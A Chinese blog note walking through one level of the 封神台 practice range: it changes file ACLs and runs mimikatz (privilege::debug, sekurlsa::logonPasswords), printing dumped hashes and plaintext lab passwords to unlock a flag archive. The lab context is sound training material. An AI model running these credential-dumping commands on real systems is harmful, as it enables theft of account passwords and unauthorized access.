

mbp 封神台靶场 七（笔记）

原创

qq_43558415 于 2020-02-09 22:15:59 发布 528 收藏 1

分类专栏：[封神台靶场](#)

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43558415/article/details/104241345

版权




[封神台靶场](#) 专栏收录该内容

7 篇文章 4 订阅



订阅专栏


打开链接，还是在上一关的基础上进行操作，接上打开C盘发现有线索。两个关于小芳的文件都打不开。




于是首先zip文件和txt文件启用了ACL，需要进行更改，右键找到属性》安全》高级，把完全控制从拒绝改成允许。txt文本说解压密码就是Administrator的登录密码。









打开文件，发现还需要密码。



这需要使用mimikatz工具，在参考中是选择通过上传方式来使用该软件，我考虑到这工具可能服务器上就存在，于是在服务器中搜索，结果真的找到了。





找到该工具后点开输入 `privilege::debug` 提升权限

`sekurlsa::logonPasswords` 获取密码

```
mimikatz 2.0 alpha x86
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 17375142 (00000000:01091fa6)
Session           : RemoteInteractive from 3
User Name         : ping
Domain            : GONGKAIK-D45FB6
SID               : S-1-5-21-2775063910-2920827999-2173817585-1008

msv :
[00000002] Primary
* Username : ping
* Domain   : GONGKAIK-D45FB6
* LM       : ccf9155e3e7db453aad3b435b51404ee
* NTLM     : 3dbde697d71690a769204beb12283678
* SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
wdigest :
* Username : ping
* Domain   : GONGKAIK-D45FB6
* Password : 123
kerberos :
* Username : ping
* Domain   : GONGKAIK-D45FB6
* Password : 123
ssp :
credman :

Authentication Id : 0 ; 3012994 (00000000:002df982)
Session           : RemoteInteractive from 1
User Name         : Administrator
Domain            : GONGKAIK-D45FB6
SID               : S-1-5-21-2775063910-2920827999-2173817585-500


msv :
[00000002] Primary
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* LM       : 4d582fa9df7504345e8e7baade1462e6
* NTLM     : 43322078afa889e76ead4e24593fe0f6
* SHA1     : 0da6cbfad62801060ae66a9d6c1d75599f354f44
wdigest :
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* Password : wow!yougotit!
kerberos :
* Username : Administrator
* Domain   : GONGKAIK-D45FB6
* Password : wow!yougotit!
ssp :
credman :

Authentication Id : 0 ; 256472 (00000000:0003e9d8)
Session           : NetworkCleartext from 0
User Name         : IUSR_GONGKAIK-D45FB6
Domain            : GONGKAIK-D45FB6
SID               : S-1-5-21-2775063910-2920827999-2173817585-1003

msv :
[00000002] Primary
```

找到password,

琪与进入zip文件，拿到mag。



总结：好好学习。